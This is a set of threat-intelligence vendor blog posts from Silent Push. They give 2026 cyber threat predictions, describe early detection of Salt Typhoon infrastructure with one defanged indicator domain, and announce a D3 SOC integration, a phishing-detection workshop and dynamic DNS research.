Silent Push 2026 Predictions

The Silent Push Threat Intelligence team discussed what we see as some of the greatest threats and motivators the global community will encounter in the New Year. Here are our 2026 predictions:


Proactive Threat Hunting will be increasingly seen as table stakes in 2026, with companies and organizations that fail to adopt it falling behind in their defenses and ability to keep pace with sophisticated threats.

  • Proactive Threat Hunting is the concept of identifying malicious infrastructure before it’s used in an attack. At Silent Push, this is the foundation of our threat hunting methodologies. It underpins our data collection strategies and the insights we append to that data, such as our IP/ASN density, diversity metrics, and change analytics, which form the basis of the technical fingerprints we use to create and track specific deployment strategies and malicious content used by threat actors.
  • Our team searches for consistent decisions made by threat actors that create a fingerprint, enabling us to find their new infrastructure in real-time as it’s spun up and exposed to the internet. Sometimes, this involves specific infrastructure deployment tactics, or it could be fragments of code they regularly use, or perhaps even just a particular CSS file or image they reuse. Looking for these patterns and consistency decisions is a core aspect of proactive threat hunting.
  • Attack methodologies will always continue to change, but this can be countered through equally changing and evolving detection methods. We can hunt for threats that have never been seen by building datapoints and detections that have equally never been seen. This requires some creativity and research, but it’s surprising how much can be discovered by building capabilities in advance and exploring areas where no one else is searching.
  • We have built specific tools and made it extremely accessible for defenders to track Fast Flux networks (which are networks of domains that rapidly rotate through a series of IP addresses, typically hosted on a variety of ASNs located around the world). When security teams lack the tools to effectively threat hunt complex technical architectures, the threat actors win. This is why we continually study threat actors to find ways to track even the most complex campaigns.
  • Silent Push utilizes advanced machine learning models, continuously tested and refined by our team of world-class researchers and data scientists, to analyze change patterns across the internet and identify specific fingerprints of emerging malicious infrastructure during its spin-up phase, allowing us to catch it before it’s weaponized. We also have a variety of in-house experiments utilizing ML & AI to drive deterministic outcomes. We have found that targeted and relentlessly end-user-tested use cases for AI work far better than broad guesswork or “hoping for magic” to emerge when it comes to relying on these new tools for defense.
  • Threat actors love AI website builders because they make it child’s play to create realistic-looking websites emulating their targets, at scale, in no time at all. We’re finding massive amounts of these sites being used to age domains before their use in malvertising attacks and other malicious campaigns. At this point, if you aren’t tracking AI website builders and the websites created from them, you’re missing out on origination points of entire waves of attacks, as many threat actors wait and send the next “salvo” once the first is done or has been blocked by defenders.
  • Beyond those website builders, it’s still rare to see threat actors with deep or sophisticated AI integration within their attack chains. Even so, AI is still being used for initial access tooling, code generation, and scripting support—we can easily spot its inclusion at this point. Our team believes that 2026 will see threat actors increase their experimentation within this arena, alongside the use of open-source Large Language Models (LLMs) from platforms such as HuggingFace, as well as disguised connections back to cloud-connected LLMs from major players in the space, including OpenAI and Google.
  • Voice cloning and video interview fakes will also continue to be an ever more present problem in the coming years as companies deal with increasing adoption of these techniques by North Korean APT groups and other financially motivated threat actors.
  • Ultimately, there is no replacing the human element within the threat hunting process, so we don’t believe it will ever be fully automated. However, there is no denying that it will increasingly be used to augment defenders’ capabilities and empower human experts to have even greater impacts at even larger scales. It is essential to bear in mind that attackers are constantly evolving their techniques and adapting their tactics to new technologies; therefore, defenders must adopt the same mindset to not only keep pace but also stay ahead.

Residential proxy usage by threat actors will continue to scale, along with hopefully increased attention from law enforcement on this growing criminal sector that impacts regular people, corporate targets, and major ISPs alike.

We’re now several years since the 911 S5 Proxy botnet takedown, which affected 19 million devices. As we expected, threat actors are continuing to scale up similar networks by bundling their illicit residential VPN software with malware, freeware, and other schemes to get them deployed across both home and corporate networks.

  • Unsecured edge devices, routers, and home IOT devices will continue to be a target surface of high interest for threat actors attempting to build botnets, and our team continues to see them used to support corporate attacks, scale residential proxy networks, engage in ad fraud schemes, and more.
  • North Korean threat actors will also continue to heavily utilize proxy and VPN providers to attempt to obscure the origination points of their attacks, with Astrill VPN being one we have called out specifically in the past. Organizations targeted by malicious DPRK campaigns should take note of the available opportunities to identify these campaigns in their earliest stages, provided they have the right access to proper data, contextual information, and intelligence products.

Ransomware will continue to thrive and impact organizations of all sizes.

  • Despite this, we believe law enforcement will continue to see success in taking down members of Scattered Spider and other threat actors associated with The Com. However, it will likely remain difficult to stop Russian ransomware or bring other global threat actors to justice. We are optimistic that 2026 will lead to the identification, indictment, and arrest of those behind ransomware, as these criminals are brought within the long reach of the law. Based on current trends, we can expect to see younger individuals participating in these serious ransomware attacks, driven by the large amounts of money to be made and the current scale of communities involved in the attacks.
  • We hope elected officials around the world will take these threats more seriously, whether by increasing penalties for participating in ransomware operations or allocating larger budgets for law enforcement to effectively combat the harsh impacts these attacks have on companies and the public.

Supply chain attacks and vendor attacks targeting client data for ransom will continue with renewed vigor.

  • Regrettably, 2025 witnessed a significant increase in supply chain attacks, resulting in extremely serious ransomware incidents, further underscoring that targeting support vendors remains a reliable attack strategy for criminal groups. We suspect that open-source code attacks will also continue, with worms like Shai Hulud showing how even simple code can have a substantive impact. Additionally, we expect to see more novel supply chain attacks via browser plugins and extensions, as well as via prompt injection attacks targeting emerging AI-centric browsers.
  • Most supply chain attacks in 2025 focused on acquiring cryptocurrency either directly from targeted users or through corporate ransomware efforts. We expect threat actors to continue being arrested for operational security (OPSEC) mistakes when attempting to launder or cash out their proceeds from these attacks. We also expect to see more threat actors from the larger hacks fall for money laundering honeypots set up by law enforcement and encourage those efforts to continue. Crypto laundering tools, such as Tornado Cash and similar efforts, will undoubtedly continue to be used. 2026 will also see more countries pushing back, such as Canada stepping in to enforce its anti-money laundering laws, which included their takedown of the TradeOgre Exchange, resulting in the seizure of $56 million.

Despite all of this, post-attack remediation will still provide opportunities for defenders to pivot toward proactive threat hunting.

  • An adversary who has already left the system still presents a significant risk for organizations, either due to data stolen or vulnerabilities discovered along the way, leaving new opportunities for later access. Remediation operators should consider these possibilities as they pursue their mission and push to find other infrastructure that an attacker may have laid in wait for its next wave of attacks.
  • If a company has the appropriate data retention and collects the right data in the first place, then past activity will remain well within the realm of a successful threat hunting pivot to preemptive defense. In our experience, these artifacts are likely to appear in the outbound network logs, correlated with our malicious infrastructure data, which we often see when onboarding a new customer who is connecting to our data for the first time.

Geopolitical Cybersecurity Predictions

  • Ongoing tension and conflicts worldwide will continue to extend into cyberspace with serious, government-backed APT groups and not-so-subtly indirectly supported threat actors operating with the tacit approval of their national government.
    • In this vein, 2026 is likely to see more advanced tactics from Russian threat actors and significant collaboration between Russian and Chinese threat groups, who will share tactics, malware, and collaborate on sophisticated attacks, including ransomware.
  • North Korea will continue to take advantage of novel attack vectors, increasing the scope of its growing list of targeted industries for remote job fraud and exploiting vulnerable individuals with fake hiring schemes.
    • Next year is likely to have more people in the U.S. and Europe arrested for running laptop farms for North Korean threat actors. Based on the scale of these campaigns and the ease with which they have previously recruited people in need of money to join their schemes, unwitting collaborators are unlikely to ever fully understand the implications of their cooperation until it is too late.
    • We expect to see major corporations continue to evolve their “Know Your Customer” (KYC) processes and hiring checks, increasing the burden of proper due diligence needed to combat these types of threats.
  • Threat actors from The Com (Scattered Spider / SHSL, CryptoChameleon, and PoisonSeed) will continue to be a challenge for organizations, defenders, and individuals alike.
    • Even though we’re two years into members of Scattered Spider being arrested and charged with serious crimes for their corporate ransomware attacks, their 2025 partnership with DragonForce and association with both Lapsus and Shiny Hunters speak to a sprawling ecosystem that is unlikely to wrap up as cleanly as defenders would prefer.
    • Malicious campaigns targeting cryptocurrency by members of The Com, who have been referred to as CryptoChameleon, will continue to be poorly reported by mainstream media and will likely expand under the radar. These campaigns are aligned with an effort known as PoisonSeed, which conducts supply chain attacks against email providers to acquire infrastructure for sophisticated cryptocurrency phishing attacks.
  • Voice phishing and AI video interview fakes will become a growing challenge for individuals and corporations alike.
    • We’ve seen everything from homegrown U.S.-based threat actors to the DPRK using AI tools to disguise their voice and manipulate live video feeds. These tools are becoming easier to use and integrate into popular teleconferencing platforms, even as corresponding defensive detection tools emerge across the industry to help major platforms prevent deepfake scenarios. Attackers are moving more quickly than defenders on this front, even though we are seeing encouraging catch-up from new and veteran entrants to the space.
  • Countries targeted by the China-based APT Salt Typhoon, including the U.S., will face significant modernization costs or tough trade-offs in maintaining legacy SS7 systems.
    • We’re now multiple years into evidence of China’s eavesdropping on the world through insecure phone systems, while details of the attacks are still slowly dripping out. When the “U.S. Telecommunications Insecurity Report (2022)” is officially released by CISA and the U.S. Government, outlining specific details of these attacks, the public will become more aware of the risks associated with ignoring telecommunication system updates.
    • More politicians will speak about the SS7 systems globally, emphasizing the importance of modernizing these systems to utilize encryption frameworks. However, industries will need financial support to make these changes a reality.
  • China’s regional conflicts are unlikely to reach peaceful ends by 2026.
    • China’s 2027 military plans are expected to be fully underway in 2026, and if so, the increased pressure on Taiwan will continue. Cyber campaigns targeting Taiwan are likely to ramp up, and Chinese espionage efforts to monitor global conversations will continue as they have in years past.
  • Increases in AI website builders used for malvertising and malicious campaigns.
    • Many threat actors who don’t speak English as their primary language love using AI website builders because they can obtain complete custom content without having to create and translate blocks of text. We expect to see an increase in AI websites deployed to age domains prior to sophisticated attacks being launched on those sites, often via malvertising campaigns.
  • Distributed Denial of Service (DDoS) records will continue to be broken as botnets grow in scale before disruption efforts can prevent them.
    • Every few months, the record for traffic generated by a DDoS botnet seems to get broken, and we expect these trends to continue. DDoS attacks are essentially advertising for botnet admins bragging about the number of devices they control, and these can be used for numerous other cash-out schemes.
    • Botnets comprised of compromised routers and IoT devices are used for all types of criminal activity, supporting proxy networks and ad fraud schemes. Some threat actors, such as Raspberry Robin, have historically used compromised residential devices to host their malware C2 domains.
  • Organizations like FUNNULL CDN with ties to the Chinese triads will continue to host malicious infrastructure and scams targeting individuals worldwide.
    • Our team at Silent Push has been tracking FUNNULL CDN for over three years, and in 2025, the Treasury Department sanctioned FUNNULL and its admin in reporting, “Funnull is linked to the majority of virtual currency investment scam websites reported to the FBI. US-based victims of these scam websites have reported over $200 million in losses, with average losses of over $150,000 per individual.”
    • Unfortunately for law enforcement and those targeted by these schemes, FUNNULL has not slowed down since it was sanctioned. If anything, its scope of operations has increased, and we are now seeing that trend emerge in its campaigns in Europe. We hope to see Europe take action against FUNNULL CDN, leading to an increase in global pressure and collaboration among companies hosting FUNNULL’s infrastructure.
    • Other financial scams from China conducted via Smishing (SMS phishing) attacks will continue to be a global challenge for individuals and defenders. Threat actors continue to scale up SMS farms for bulk smishing campaigns, and these networks will continue to provide opportunities for attacks beyond spam operations.
  • Bulletproof Hosting (BPH) providers will continue to scale up and modernize their methods as defenders remain largely unequipped to deal with their growth without the proper tools in hand.
    • Our team is tracking over 100 ASN ranges operated by hosting companies that we consider to be in this category, including those that purposefully ignore specific types of abuse complaints. BPH providers regularly host content that is illegal in other jurisdictions.
    • We hope to see ASNs that provide peering services to BPH providers see increased scrutiny of these types of partnerships, and, hopefully, law enforcement action will follow.
    • More BPH providers are registering shell companies in hard-to-reach jurisdictions, including the U.S., as this apparently does not create increased risks for their operations and provides some degree of cover for bypassing partner KYC processes.
    • There is a growing industry of hosting companies that ignore U.S. laws, with “DMCA Ignored Offshore Hosting” becoming not just common marketing language, but also lax policies from these providers that offer support for all types of criminal schemes hosted on their platforms.
  • A shift in preemptive mindset and the theory that “offense is the new defense,” with an estimated $1 billion being spent in the U.S. on offensive security programs.
    • In recent years, China has uncovered and publicized attacks it claims were conducted by the NSA and other global intelligence agencies with increased regularity, and it’s likely we’ll hear more about these types of campaigns in 2026.
  • SocGholish and threat actors who compromise legitimate websites to host their malicious payloads will continue their attacks, tricking users with “Your browser is out of date” messages and similar themed lures. We also expect to see a growing increase in ClickFix, FileFix, and similar lures that attempt to trick victims into executing malicious code on their devices.
    • Our team has seen a steady stream of compromised WordPress websites being used to host attacks against unsuspecting users. There don’t appear to be strong efforts in the WordPress community to address these challenges, and we expect these problems to continue for years to come. Organizations should bear in mind the need to track both the malware C2s used in these campaigns as well as the websites themselves that are being compromised, to prevent impact on their business.
  • In 2025, the U.S. DOJ successfully seized $15 billion from the Prince Group due to its support of pig-butchering investment scams targeting U.S. victims and global money laundering efforts. Where there’s cash, there’s attention from U.S. law enforcement.
    • We hope and expect to see more actions from the DOJ in the U.S. and other global law enforcement agencies to hold these types of global criminal schemes accountable by seizing their proceeds.

Overall

These trends paint a dark picture of an increasingly complex and murky landscape that organizations and their defenders will be forced to navigate, whether they are ready or not, in the New Year. At Silent Push, we believe that adopting preemptive and proactive methods and mindsets is the best way to secure an organization and keep businesses operating unimpeded in the face of relentless, ever-evolving adversarial infrastructure.


Interested in Updates on Growing Threats?

Follow the Silent Push threat intelligence team on LinkedIn and X/Twitter for our latest research findings.


Learn More About Silent Push Cyber Defense Technology



Sign up for a free Silent Push Community Edition account to gain a powerful introduction to our preemptive threat hunting solution that provides a complete view of emerging threat infrastructure in real-time, exposing malicious intent through our Indicators of Future Attack.

Alternatively, if you’re interested in discussing how to experience the platform and the cybersecurity benefits it can offer, schedule some time to talk with our threat-hunting experts. We can demonstrate how our Indicators of Future Attack™ can provide your team with the visibility to preempt threats, reduce noise, and drive faster, more confident security decisions—all through one unified platform.

Silent Push Detects Salt Typhoon Infrastructure Months Before It Went Live, New IOFA™ Feeds Provide Customers With Early Detection Ahead of Operational Use

Back in June, Silent Push provided our enterprise customers with unpublished infrastructure related to the Chinese APT group Salt Typhoon, giving our customers the early visibility and historical reach-back they needed for both security and their own investigations. At the time, our team flagged the infrastructure due to low-density IP associations, technical fingerprints we are still unable to fully disclose, and operational patterns consistent with Salt Typhoon and other Chinese APT actors’ campaigns. 

Background: Also referred to as “GhostEmperor,” “FamousSparrow,” “Earth Estries,” and “UNC2286”, Salt Typhoon is a Chinese threat actor believed to be operated by the PRC’s Ministry of State Security (MSS). This group has conducted numerous high-profile cyber-espionage campaigns against the United States, as well as against over 80 other countries across the world that are geopolitical competitors with China.

Several months later in October, Darktrace referenced Silent Push in their findings of initial access, confirming that the domain, “aar.gandhibludtric[.]com (38.54.63.75)”, was observed in active use as a Command-and-Control (C2) host for a compromised endpoint. 

According to their report, Salt Typhoon leveraged LightNode VPS infrastructure, using both HTTP and a custom TCP protocol to communicate. Their HTTP traffic included POST requests with Internet Explorer user agents and URI patterns like /17ABE7F017ABE7F0, aligning with known Salt Typhoon behavior.

The domain found by Darktrace, aar.gandhibludtric[.]com, was first seen by Silent Push resolving to 38.54.63.75 in early May 2025. This domain initially stood out to us as part of a cluster of novel setups indicating threat actor preparation. Our latest findings, and the commendable work by Darktrace, have only confirmed this. 

DomainObservation Timeframe and Related Low-Density IP Address
aar.gandhibludtric[.]com2025-05-05 to 2025-06-05— 38.54.63.75

We are now comfortable releasing our latest breakthrough to the public: 

New IOFA™ Feeds, available only to Silent Push Enterprise Customers, which provide ongoing, pre-emptive protection from Salt Typhoon and related Chinese APT threats! 

Please note: for operational security reasons, and to ensure the continued safety of our customers, we are unable to publicly release any further details related to these threats. We encourage telecoms and other organizations concerned about possible intrusion by Chinese APT groups to reach out to us as soon as possible. 

Why Telecoms Must Pay Attention

Salt Typhoon and related threat groups have a long history of targeting telecommunications and network operators, exploiting their position as gateways to vast volumes of sensitive data and traffic. Once inside a telecom network, attackers can intercept communications, move laterally across interconnected systems, and gain persistent access to downstream customers and infrastructure.

Telecom providers face unique challenges that make them attractive targets:

  • Interconnected infrastructure: A compromise in one regional hub can provide access to multiple networks and partners.
  • High data sensitivity: Subscriber metadata, location information, and signaling data are valuable to both espionage and financially motivated actors.
  • Critical uptime requirements: Disruption, even for a short period, can have cascading national or commercial impacts.
  • Complex vendor ecosystems: Threat actors often exploit third-party integrations, weak API controls, or overlooked test environments.

With the early visibility our IOFA™ feeds provide, telecom security teams could have detected and blocked domains like aar.gandhibludtric[.]com weeks to months before they were weaponized or appeared in public reporting. This type of proactive stance allows operators to:

  • Prevent malicious traffic from reaching internal networks.
  • Deploy targeted detections across DNS, proxy, and email gateways.
  • Share validated threat intelligence internally and with trusted partners to strengthen collective defense.

It bears repeating that our telemetry is revealing new Salt Typhoon infrastructure, that has not yet been reported elsewhere, on an ongoing basis. Telecom organizations using Silent Push would already have had the information they needed to act on these types of indicators, enabling faster and more informed decisions with which to protect their networks and customers.

Read our public technical deep dive on this topic from September, here, and if your organization could have used that information back in June, reach out to us here.

Continuing to Track Salt Typhoon and UNC4841

Silent Push will continue to track Salt Typhoon’s infrastructure and activity, adding any newly found domains and IP addresses to our Indicator of Future Attack (IOFA)™ feeds and sharing our technical findings and research with our customers. As noted earlier, we have shared as much information in this blog as we can at this time. 

Our enterprise clients have access to additional technical information and insights on Salt Typhoon, UNC4841, and other related Chinese threat actors, and can look forward to a new report on our latest successes in the coming days. 

If you or your organization has any information you would like to share about Salt Typhoon, UNC4841, or other Chinese-associated threat actor groups, we would love to hear from you.

See how teams enable preemptive cyber defense with Silent Push

Silent Push provides unmatched visibility into pre-operational threat actor activity. If you are responsible for defending telecom or carrier networks, schedule a short demo with our team to see how Silent Push can deliver early warning on emerging threats and malicious infrastructure.

Get Instant Context on Any Domain or IP With D3 Integration

As leaders in preemptive cyber defense, our mission is to provide security teams with the data and insights needed to map malicious infrastructure and stay ahead of adversaries. We’re excited to announce our integration with D3, a leading AI-powered Security Operations Center (SOC) product.

The connection between our proactive analysis of malicious infrastructure and the automation capabilities of the D3 platform helps security teams enrich incident data and streamline response workflows.

Automated Enrichment for Incident Response

By using the Silent Push integration for D3 (version 17.4+), security teams can automate the process of enriching observables like domains and IP addresses. When an alert is received, a D3 playbook can query the Silent Push API to gather additional context, reducing the need for manual investigation.

This integration allows a Security Operations Center (SOC) to:

  • Assess Risk: Retrieve Silent Push risk scores for domains and IP addresses to help prioritize alerts.
  • Enrich Alerts with Context: Fetch detailed domain and IP information, including WHOIS data and reputation history.
  • Support Proactive Defense: Use Silent Push data within D3 playbooks to investigate related infrastructure.

Available Commands

The integration makes the following Silent Push API commands available for use within D3 playbooks:

  • Domain Data Commands:
    • Get Domain Enrichment
    • Get Domain Info
    • Get Domain Risk Score
    • Get Domain Whois Live Info
  • IP Address Data Commands:
    • Get IP Enrichment
    • Get IP Info
    • Get IP Risk Score
    • Get IPv4 Reputation & Get IPv4 Reputation History

For example, when an alert for a phishing attempt is processed, a D3 playbook can use these commands to extract the domain, retrieve its risk score from Silent Push, and initiate a blocking action if the domain is identified as malicious.

Configuration

To set up the integration, log into the Silent Push portal and generate a new API key from your organization’s settings. In the D3 platform, add the Silent Push integration and create a new connection using your API key and the Silent Push API URL. (https://api.silentpush.com).

See D3’s documentation here for additional installation instructions.

Book a demo 

Our product experts are available to walk you through how D3 can be integrated with the Silent Push API, allowing your team to develop more efficient, automated security workflows and gain stronger visibility into emerging threat infrastructure. Contact us today for a platform demonstration.

Gartner® Emerging Tech Impact Radar: Preemptive Cybersecurity

In this report, Gartner® highlights a fundamental shift in how organizations must approach security: moving from reactive defense to preemptive, intelligence-driven protection. Our approach aligns with the report’s findings, helping businesses not only defend against threats but also enable growth and innovation.

Key Insights from the Report:

  • Preemptive cybersecurity drives business resilience: Executives must evolve security operations into a living defense system that anticipates and prevents attacks, laying the groundwork for future growth.
  • AI-enabled threat intelligence is essential: Predictive analytics and AI/ML technologies allow organizations to foresee attack paths and neutralize threats before they occur.
  • Dynamic infrastructure secures the future: Continuous, adaptive defenses make systems resilient and unpredictable, moving beyond static walls to proactively protect your organization.

Access the full Gartner® report to explore how preemptive cybersecurity strategies are shaping the next generation of business resilience.

GARTNER® is a registered trademark and service mark of Gartner, Inc. and/or its affiliates in the U.S. and internationally and is used herein with permission. All rights reserved.

Workshop – Detecting Phishing Infrastructure Before Attacks

This workshop teaches you how to detect and analyze scam and phishing marketplace infrastructure before it goes live.

Learn the same techniques Silent Push analysts use to uncover networks of fraudulent domains, marketplaces, and service platforms as they’re being built.

Move beyond surface-level monitoring and start identifying coordinated scam operations early, before they can target your brand, customers, or organization.

  • Date: 28 October 2025
  • Time: 10am ET // 3pm CEST // 10am SGT // 12pm AEST
  • Location: Online – Zoom
  • Requirements: Silent Push free Community Edition | Sign-up here

Silent Push Examines the Dark Side of Dynamic DNS Providers

Key Findings

  • Publicly rentable subdomain providers, also known as “Dynamic DNS providers,” can be benign, but they are also frequently exploited by threat actors who take advantage of lower-quality, temporary hosting arrangements.  
  • Services that rent these subdomains are increasingly used for malicious purposes, as they may circumvent regulations with lax registration, operational practices, and often ignore takedown requests.
  • Silent Push has created a set of data export reports that monitor more than 70,000 domains renting subdomains to help enterprise organizations more closely monitor and alert—or block outright—the connections to these hosts, based on their risk tolerance.

Executive Summary

New research developed by Silent Push Threat Analysts has been compiled into a set of exclusive exports, enabling organizations to track approximately 70,000 domains that rent subdomains, also referred to as “Dynamic DNS” providers.

